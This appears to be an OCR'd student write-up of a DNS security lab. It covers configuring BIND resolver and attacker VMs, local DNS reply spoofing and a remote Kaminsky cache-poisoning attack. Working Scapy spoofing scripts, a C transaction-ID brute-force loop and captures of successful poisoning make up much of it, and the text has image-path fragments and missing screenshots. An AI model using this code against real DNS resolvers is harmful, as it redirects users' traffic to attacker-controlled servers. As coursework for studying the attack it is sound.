

Remote DNS Attack

Task 1: Configure the User VM

Modify the head file. Redirect to the local machine:



Save and then make the change effective:



To test this, we try dig 8.8.8.8, finding that it would pass through 10.0.2.7, which corresponds the configuration before.

```
[03/04/20]seed@VM:~$ dig 8.8.8.8

; <<>> DiG 9.10.3-P4-Ubuntu <<>> 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 46293
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;8.8.8.8.                       IN      A

;; AUTHORITY SECTION:
.                       3991    IN      SOA     a.root-servers.net. nstld.verisi
gn-grs.com. 2020030402 1800 900 604800 86400

;; Query time: 0 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Wed Mar 04 17:23:35 EST 2020
;; MSG SIZE  rcvd: 111
```

Task2: Configure the Local DNS Server (the Server VM)

Step 1: Remove the example.com Zone.

```
/bin/bash 80x24
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
```

Step 2: Set up a forward zone.

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "zfang18.com" {
    type forward;
    forwarders {
        10.0.2.15;
    };
};
```

Step 3: Configure a few options.


```
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
==
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```


Step 4: Restart DNS server.

```
[03/03/20]seed@VM:.../bind$ sudo service bind9 restart
[03/03/20]seed@VM:.../bind$
```

Task 3: Configure the Attacker VM

Modify the zone files, and store them under the directory under /etc/bind





Modify the named.conf file:

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "zfang18.com" {
type master;
file "/etc/bind/zfang18.com.zone";
};
zone "example.com" {
type master;
file "/etc/bind/example.com.zone";
};
```

Then restart the DNS server

Task4: test the setup:

On user machine, we try dig ns.zfang18.com that we set before on the attacker machine

```
[03/04/20]seed@VM:~$ dig ns.zfang18.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.zfang18.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25910
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.zfang18.com.                        IN      A

;; ANSWER SECTION:
ns.zfang18.com.         257225  IN      A       10.0.2.15

;; AUTHORITY SECTION:
zfang18.com.            259177  IN      NS      ns.zfang18.com.

;; Query time: 0 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
```

Then we try dig www.example.com, we will get the real address of example.com

```
[03/04/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47018
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        84281   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            170597  IN      NS      a.iana-servers.net.
example.com.            170597  IN      NS      b.iana-servers.net.

;; Query time: 0 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Wed Mar 04 18:28:12 EST 2020
```

Then if we point a pre-set dns server to find this example.com, we would find the result that we set:

```
[03/04/20]seed@VM:~$ dig @ns.zfang18.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.zfang18.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16752
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

Wireshark
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.zfang18.com.

;; ADDITIONAL SECTION:
ns.zfang18.com.         259200  IN      A       10.0.2.15

;; Query time: 0 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Wed Mar 04 18:30:25 EST 2020
;; MSG SIZE  rcvd: 101
```

The Attack Tasks

Local Attack:

On the local DNS machine, we need to flush the cache first:

```
[03/04/20]seed@VM:.../bind$ sudo rndc flush
[03/04/20]seed@VM:.../bind$
```

We try dig example.com without the sniff and spoof program, it' s the original one without poisoned.

```
[03/04/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4994
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172799  IN      NS      b.iana-servers.net.
example.com.            172799  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
```

We have the following sniff and spoof program running on the attacker machine that sniffing the traffic from nameserver .2.10 to port 53:

```
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.com", type='NS',
                    rdata='ns.zfang18.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.10 and dst port 53)',prn=spoof_dns)
~
```

Then we try dig example.com finding that the record has been modified:

```
[03/04/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2887
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.zfang18.com.

;; Query time: 11 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Wed Mar 04 20:14:28 EST 2020
```

The result of executing the program:

```
[03/04/20]seed@VM:~$ sudo python dns_spoof.py
.
Sent 1 packets.
```

We can also try dix **.example.com, such as:

```
[03/04/20]seed@VM:~$ dig fzx.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> fzx.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;fzx.example.com.               IN      A

;; ANSWER SECTION:
fzx.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            258545  IN      NS      ns.zfang18.com.

;; ADDITIONAL SECTION:
ns.zfang18.com.         259200  IN      A       10.0.2.15
```

It will also be poisoned as xxx.example matches the pattern *

Part3 Remote attack:

Task 4: Construct DNS request

We have the send_dns_query.py running on the attacker machine, and send this dns query to the local dns server that we set, 10.0.2.10. The content that we want to query is example.com.

qr=0 means query, qdcount=1 which means has 1 question section.

```
from scapy.all import *

IPpkt  = IP(dst='10.0.2.10')
UDPpkt = UDP(dport=53)

Qdsec    = DNSQR(qname='www.example.com')
DNSpkt   = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
reply = sr1(Querypkt)
ls(reply[DNS])
~
```

As it' s been poisoned, so the printed result should be the same:

```
rcode     : BitEnumField (4 bits)           = 0              (0)
qdcount   : DNSRRCountField                 = 1              (None)
ancount   : DNSRRCountField                 = 1              (None)
nscount   : DNSRRCountField                 = 1              (None)
arcount   : DNSRRCountField                 = 1              (None)
qd        : DNSQRField                      = <DNSQR  qname='www.example.com.' qtype=A qclass=IN |> (None)
an        : DNSRRField                      = <DNSRR  rrname='www.example.com.' type=A rclass=IN ttl=257565 rdata='1.2.3.
4' |> (None)
ns        : DNSRRField                      = <DNSRR  rrname='example.com.' type=NS rclass=IN ttl=257565 rdata='ns.zfang1
8.com.' |> (None)
ar        : DNSRRField                      = <DNSRR  rrname='ns.zfang18.com.' type=A rclass=IN ttl=258220 rdata='10.0.2.
15' |> (None)
```

Check wireshark to validate the dns query that we sent out:

```
     4 2020-03-04 20:38:51.2448908… PcsCompu_17:98:44   PcsCompu_ff:1e:e5   ARP      60 10.0.2.10 is at 08:00:27:17:98:44
     5 2020-03-04 20:38:51.2463259… 10.0.2.15           10.0.2.10           DNS      75 Standard query 0x0064 A www.example.com
     6 2020-03-04 20:38:51.2469170… 10.0.2.10           10.0.2.15           DNS     132 Standard query response 0x0064 A www.example.com A 1.2.3.4 NS ns.zfang18.com A 10.0.2.15
     7 2020-03-04 20:38:56.3234965… PcsCompu_17:98:44   PcsCompu_ff:1e:e5   ARP      60 Who has 10.0.2.15? Tell 10.0.2.10
     8 2020-03-04 20:38:56.3235132… PcsCompu_ff:1e:e5   PcsCompu_17:98:44   ARP      42 10.0.2.15 is at 08:00:27:ff:1e:e5
     9 2020-03-04 20:38:59.8042782… 52.203.139.45       10.0.2.15           TLSv1.2  85 Application Data
    10 2020-03-04 20:38:59.8192699… 10.0.2.15           52.203.139.45       TLSv1.2  89 Application Data
    11 2020-03-04 20:39:00.0651316… 52.203.139.45       10.0.2.15           TCP      60 443 → 53132 [ACK] Seq=502282 Ack=3780320479 Win=31845 Len=0
```

Task 5: Spoof DNS Replies.

find out the IP addresses of example.com' s legitimate nameservers

```
;; AUTHORITY SECTION:
example.com.            86400   IN      NS      a.iana-servers.net.
example.com.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1800    IN      A       199.43.135.53
a.iana-servers.NET.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1800    IN      A       199.43.133.53
b.iana-servers.NET.     1800    IN      AAAA    2001:500:8d::53
```

We have the reply and query respectively:

aa =1 means this is authoritative.

```
from scapy.all import *

IPpkt = IP(dst='10.0.2.10', src='199.43.135.53', chksum=0)
UDPpkt = UDP(dport=33333, sport=53, chksum=0)

targetName = 'twysw.example.com'
targetDomain = 'example.com'

Qdsec  = DNSQR(qname=targetName)
Anssec = DNSRR(rrname=targetName, type='A',
               rdata='1.2.3.4', ttl=259200)
NSsec  = DNSRR(rrname=targetDomain, type='NS',
               rdata='ns.zfang18.com', ttl=259200)
DNSpkt = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)
Replypkt = IPpkt/UDPpkt/DNSpkt
send(Replypkt,verbose=0)
~
```

This is reply where the source ip is this remote ip that we found its legit ns. set the dport to 53 and sport to 33333. Qr=1 as it' s the response.

```
from scapy.all import *

IPpkt  = IP(dst='10.0.2.10')
UDPpkt = UDP(dport=53)

Qdsec    = DNSQR(qname='www.example.com')
DNSpkt   = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
reply = sr1(Querypkt)
ls(reply[DNS])
send(Querypkt)
```

Query.

Execute them at the same time:

Then check wireshark:

1	2020-03-05 20:07:20.3902575…	PcsCompu_12:9b:fe	Broadcast	ARP	42 Who has 10.0.2.10? Tell 10.0.2.7
2	2020-03-05 20:07:20.3907717…	PcsCompu_17:98:44	PcsCompu_12:9b:fe	ARP	60 10.0.2.10 is at 08:00:27:17:98:44
3	2020-03-05 20:07:20.3922900…	199.43.135.53	10.0.2.10	DNS	145 Standard query response 0xaaaa A www.example.com A 1.2.…
4	2020-03-05 20:07:20.4068578…	PcsCompu_12:9b:fe	Broadcast	ARP	42 Who has 10.0.2.10? Tell 10.0.2.7
5	2020-03-05 20:07:20.4073920…	PcsCompu_17:98:44	PcsCompu_12:9b:fe	ARP	60 10.0.2.10 is at 08:00:27:17:98:44
6	2020-03-05 20:07:20.4172479…	10.0.2.7	10.0.2.10	DNS	75 Standard query 0x0064 A www.example.com
7	2020-03-05 20:07:20.4181900…	10.0.2.10	192.112.36.4	DNS	86 Standard query 0xb91b A www.example.com OPT
8	2020-03-05 20:07:20.4183038…	10.0.2.10	192.112.36.4	DNS	70 Standard query 0x115e NS <Root> OPT
9	2020-03-05 20:07:20.4506130…	RealtekU_12:35:00	Broadcast	ARP	60 Who has 10.0.2.10? Tell 10.0.2.1

We found the spoofed reply from 199.43.135.53 to 10.0.2.10, the spoofed packet is valid.

We might see the response with address 199.43…

201	2020-03-05 20:07:22.5146223…	199.4.138.53	10.0.2.10	DNS	515 Standard query response 0x5775 A ns.icann.org A 199.4.1…
154	2020-03-05 20:07:22.3284833…	199.43.134.53	10.0.2.10	DNS	293 Standard query response 0x9910 AAAA b.iana-servers.net …
156	2020-03-05 20:07:22.3284931…	199.43.134.53	10.0.2.10	DNS	281 Standard query response 0xf76f A b.iana-servers.net A 1…
157	2020-03-05 20:07:22.3285478…	199.43.134.53	10.0.2.10	DNS	293 Standard query response 0x6c63 AAAA a.iana-servers.net …
158	2020-03-05 20:07:22.3285505…	199.43.134.53	10.0.2.10	DNS	281 Standard query response 0xa3b1 A a.iana-servers.net A 1…
3	2020-03-05 20:07:20.3922900…	199.43.135.53	10.0.2.10	DNS	145 Standard query response 0xaaaa A www.example.com A 1.2.…
192	2020-03-05 20:07:22.4271453…	199.43.135.53	10.0.2.10	DNS	273 Standard query response 0xa5f3 A www.example.com A 93.1…
67	2020-03-05 20:07:22.0195730…	199.7.83.42	10.0.2.10	DNS	70 Standard query response 0xee0c NS <Root> OPT

```
[03/05/20]seed@VM:~$ sudo python send_dns_reply.py & sudo python send_dns_query.py
[1] 4629
.
```

the response is successfully received by local DNS server 10.0.2.10

The transaction id is always wrong, so that the query was kept sending

Task 6: Launch the Kaminsky Attack.


Construct the reply and query packet with scapy respectively, where the dst here is the nameserver and src is iana where host example.com, this is the spoofed reply packet.

```
from scapy.all import *

IPpkt = IP(dst='10.0.2.10', src='199.43.135.53', chksum=0)
UDPpkt = UDP(dport=33333, sport=53, chksum=0)

targetName = 'twysw.example.com'
targetDomain = 'example.com'

Qdsec  = DNSQR(qname=targetName)
Anssec = DNSRR(rrname=targetName, type='A',
               rdata='1.2.3.4', ttl=259200)
NSsec  = DNSRR(rrname=targetDomain, type='NS',
               rdata='ns.zfang18.com', ttl=259200)
DNSpkt = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)
Replypkt = IPpkt/UDPpkt/DNSpkt
with open('ip_resp.bin', 'wb') as f:
   f.write(bytes(Replypkt))
```


This is a template of query pkt:

```
from scapy.all import *

IPpkt  = IP(dst='10.0.2.10')
UDPpkt = UDP(dport=53,chksum=0)

Qdsec    = DNSQR(qname='abcde.example.com')
DNSpkt   = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(Querypkt))
reply = sr1(Querypkt)
```

After we construct these two pkt:



Do some investigation on the binary packet, we find the query name starts with t begin at +41 and +64 from the first place respectively.



This also begins at +41 where the query name begins.

Then we managed to change the name field where xxxxx.example by replace xxxxx with some random 5 characters so that we could send the query repeatedly until the attack is successful and also to guess the correct trans id, we put loop the trans id number of the packet until we hit the right one that we will have the cache poisoned:

The attack program is as followed:

```
int main()
{
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
  //int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
  char* name = (char *)malloc(sizeof(char)*5);
  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
    memcpy(ip_resp+41,name,5);
    memcpy(ip_resp+64,name,5);
    memcpy(ip_req+41,name,5);
    send_raw_packet(ip_req,n_req);
    for (int id=1; id<100; id++){
    unsigned short id_net_order;
    id_net_order = htons(id);
    memcpy(ip_resp+28, &id_net_order, 2);
    send_raw_packet(ip_resp,n_resp);
    }
```

Within each xxxxx.example.com, we guess the transaction id a couple of times and eventually it would hit.

Then we compile this with -lpcap flag and execute with sudo.

Check the wireshark:

```
  1 2020-03-05 17:20:44.4322432… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x003f A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  2 2020-03-05 17:20:44.4323792… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0040 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  3 2020-03-05 17:20:44.4324633… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0041 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  4 2020-03-05 17:20:44.4325485… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0042 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  5 2020-03-05 17:20:44.4327117… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0043 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  6 2020-03-05 17:20:44.4327918… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0044 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  7 2020-03-05 17:20:44.4328709… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0045 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  8 2020-03-05 17:20:44.4329779… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0046 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
  9 2020-03-05 17:20:44.4330789… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0047 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 10 2020-03-05 17:20:44.4331603… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0048 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 11 2020-03-05 17:20:44.4332482… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0049 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 12 2020-03-05 17:20:44.4336390… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x004a A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 13 2020-03-05 17:20:44.4339215… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x004b A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 14 2020-03-05 17:20:44.4340501… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x004c A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 15 2020-03-05 17:20:44.4341684… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x004d A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 16 2020-03-05 17:20:44.4344157… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x004e A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 17 2020-03-05 17:20:44.4345850… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x004f A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 18 2020-03-05 17:20:44.4346689… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0050 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
 19 2020-03-05 17:20:44.4347524… 199.43.135.53       10.0.2.10           DNS      149 Standard query response 0x0051 A otjse.example.com A 1.2.3.4 NS ns.zfang18.com
```

Then check the DNS cache site, find that example.com is corresponding to the zfang18.com

```
; additional
                        86305   RRSIG   DS 8 1 86400 (
                                        20200318220000 20200305210000 33853 .
                                        q7kiA1MGBNSWO4Yrrk+1aMrjLrQPhjQxqJFA
                                        XTmWxb7SCWTBiuS1rbyLNri/w+y23hjyUvK+
                                        in8pNBnSizm5s9w01WU+++AoHooSWy3xmFMU
                                        +KDjkTfNsd6hp5GZyyRygi7kwp4nmHvybQv4
                                        UUR5CY6I6rQRDvqI2SDqNQq96Lpm4dNweSyS
                                        XfiVFtk80RnxutTRQbz9bAuwC/mnbCt9WrSA
                                        QJPMjsqLxWhYfOkSwrZQu6rB6GscTUINt8fp
                                        Dxhv6xV6DPvjY6N0vcO9TclTQe/lx/W5X8yp
                                        4ExpB9s3sHmxMmbeN8Y+VR3jyEdSgLhsvNod
                                        1PEqGOB95P8BQA2jYA== )
; authauthority
example.com.            172705  NS      ns.zfang18.com.
; additional
                        86305   DS      31406 8 1 (
                                        189968811E6EBA862DD6C209F75623D8D9ED
                                        9142 )
                        86305   DS      31406 8 2 (
                                        F78CF3344F72137235098ECBBD08947C2C90
                                                                73,1-8        6
```

```
[03/05/20]seed@VM:~$ bash dnstest.sh
example.com.            172705  NS      ns.zfang18.com.
ns.zfang18.com.         10762   \-AAAA  ;-$NXRRSET
; zfang18.com. SOA ns.zfang18.com. admin.zfang18.com. 2008111001 28800 7200 2419
200 86400
; ns.zfang18.com [v4 TTL 1762] [v6 TTL 10762] [v4 success] [v6 nxrrset]
```

Try dig on the user machine:

```
[03/05/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19610
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            172674  IN      NS      ns.zfang18.com.

;; ADDITIONAL SECTION:
ns.zfang18.com.         259131  IN      A       10.0.2.15
```

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.zfang18.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32374
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
